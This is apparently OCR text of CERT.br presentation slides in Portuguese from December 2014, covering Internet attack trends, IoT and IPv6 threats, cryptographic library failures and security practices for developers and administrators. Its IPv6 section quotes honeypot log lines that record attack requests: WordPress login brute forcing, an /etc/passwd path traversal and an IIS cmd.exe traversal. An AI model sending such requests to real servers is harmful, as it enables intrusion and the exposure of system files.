     0x0040:  0050 0702 0000 0000 0000 0000          .P..........
```

Fonte: *Logs* coletados nos servidores *honeypots* do CERT.br

Outros

cert.br nic.br cgi.br

Internet das Coisas

- Ataques a CPEs (*modems*, roteadores banda larga, etc)
  - comprometidos via força bruta de telnet
  - via rede ou via *malware* nos computadores das vítimas
- *Phishing* hospedado em CCTV da Intelbras
- Mineração de *bitcoin* em NAS Synology

IPv6

Anúncio da fase 2 do processo de esgotamento do IPv4 na região do LACNIC em 10/06/2014

- Alocados apenas blocos pequenos (/24 a /22) e a cada 6 meses
  http://www.lacnic.net/pt/web/lacnic/agotamiento-ipv4

Ataques diários via IPv6

```
xxxx:xxxx:x:4:a::608b - - [11/Sep/2014:13:53:54 -0300] "POST /wp-login.php
HTTP/1.1" 404 6143 "Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388
Version/12.14”

xxxx:xxxx:x:390e:: - - [11/Sep/2014:21:48:49 -0300] "POST /wp-login.php
HTTP/1.1" 404 6143 "Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388
Version/12.14"

xxxx:xxx:x:fffe::108 - - [01/Oct/2013:19:27:51 -0300] "GET /
gzip_loader.php?file=../../../../../../../../../../../../../../../etc/
passwd HTTP/1.1" 404 7488 "Mozilla/4.0 (compatible; MSIE 6.0; OpenVAS)"

xxxx:xxx:x:fffe::108 - - [01/Oct/2013:19:28:08 -0300] "GET //cgi-bin/..
%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:
HTTP/1.1" 404 7488 "Mozilla/5.0 (X11; Linux; rv:17.0) Gecko/17.0 Firefox/
17.0 OpenVAS/6.0.0”
```

“Crise de Confiança” na Área de Criptografia

Mais Autoridades Certificadoras comprometidas emitindo certificados falsos

- Bibliotecas com problemas sérios de implementação
  - Apple SSL/TLS “goto fail”
  - GnuTLS “goto cleanup”
- OpenSSL Heartbleed e Poodle
  - base enorme instalada, não só em servidores Web
  - vazamento de informações criptográficas
- Todos os vazamentos relacionados com o caso Snowden...
- O risco agora é entrarmos em uma era de criptografia “caseira”

Desafios

cert.br nic.br cgi.br

O Foco da Maioria dos Ataques Continuará Sendo

Serviços *Online*

- Grande demanda por *e-services*
- Dados sensíveis estão mais expostos
  - por necessidade, comodidade ou descuido
- Segurança não é prioridade
- Impactos não são compreendidos
- Sistemas críticos são conectados à Internet
  - controle de infra-estruturas críticas
  - caixas automáticos (ATMs)
  - sistemas de imigração e identificação

Clientes/Usuários

- Internet como parte do dia-a-dia
- Usuários não são especialistas
- Grande base
  - de dispositivos vulneráveis
  - com banda disponível
- Mais fáceis de atacar
- Possuem dados de valor
  - dados financeiros
  - endereços de *e-mail* válidos
  - credenciais de acesso
- Dispositivos podem ser usados para outros ataques
  - *botnets*

➢ Os criminosos estão apenas migrando para onde os negócios estão

São necessários novos métodos de detecção

- **Foco atual do mercado é:**
  - **no que entra em uma rede, ou**
  - **no que é conhecidamente malicioso**
    - **“*Intrusion Detection*”**
      - IDS / IPS, *Firewall,* Antivírus

- **Foco precisa ser:**
  - **no que sai, ou**
  - **no tráfego interno:**
    - **“*Extrusion Detection*”**
      - *Flows, Honeypots, Passive* DNS
      - Notificações de incidentes
      - *Feeds* de dados (Team Cymru, ShadowServer, outros CSIRTs)

Só haverá reais melhorias quando

- Processo de desenvolvimento de software incluir
  - levantamento de requisitos de segurança
  - testes que incluam casos de abuso (e não só casos de uso)
- Desenvolvimento seguro de software como parte da formação de projetistas e programadores
  - desde a primeira disciplina de programação e permeado em todas as disciplinas
- Provedores de acesso e serviço, operadoras e administradores de redes em geral mais pró-ativos
- Sistemas e ferramentas menos complexos de usar
  - mudança total de paradigma de uso da tecnologia
- Investimentos em conscientização de usuários

Mitigando os Riscos – Boas Práticas

cert.br nic.br cgi.br

Para desenvolvedores

Pensar em Segurança desde os requisitos

- **Requisitos de Confidencialidade, Integridade e Disponiblidade**
- **Pensar também nos casos de ABUSO (ambiente é hostil)**

OWASP Top 10 – 2013 (Novo)
A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – Cross-Site Scripting (XSS)
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – Cross-Site Request Forgery (CSRF)
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos

Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Cuidados na codificação

Validar entrada de dados (não apenas no *browser* do usuário com JavaScript)

- *overflow*, *injection* (eleição Suécia)
- abuso da interface – dados controlados pelo usuário (comentários em *blogs*, campos de perfil)

Tratamento de erros

- *fail safe*

Autenticação e controle de sessão

- garantir as duas pontas da conexão (evitar *man-in-the-middle*, *redirect*)
- cuidado com exposição (transmissão e armazenamento) de IDs de usuário

Criptografia

- não incluir senhas / chaves no código fonte


Para Administradores

- Não instale/execute o *software* com usuário privilegiado
- Crie usuários distintos para diferentes *softwares* e funções
  - Web/app *server*, DB
  - Privilégios mínimos
- Utilize senhas fortes (proteja-se de força bruta)
  - considerar *two factor authentication*
- Mantenha o servidor atualizado
  - sistema Operacional, *software* do web/app *server* e demais *plugins*
- Não utilize conta padrão de administração
- Restrinja acesso à interface de administração
- Seja criterioso nas permissões a arquivos e diretórios
- Siga os guias de segurança dos respectivos fornecedores
- Acompanhe *logs* para verificar tentivas de ataque
- Faça backup e teste a restauração

Referências

Flows e tendências diárias dos ataques vistos nos honeypots

http://honeytarg.cert.br/



Recomendações de Segurança para Administradores de Sistemas

http://www.cert.br/docs/

Material para conscientização sobre segurança

- Cartilha de Segurança para Internet
  http://cartilha.cert.br/
- Site Antispam.br
  http://antispam.br/
- Portal InternetSegura.br
  http://internetsegura.br/

Cartilha de Segurança para Internet
Fascículo Privacidade
Fascículo Dispositivos Móveis
cert.br
nic.br
cgi.br

INTERNET SEGURA.BR

Obrigada

www.cert.br

@ miriam@cert.br

@certbr

06 de dezembro de 2014

nic.br cgi.br

www.nic.br | www.cgi.br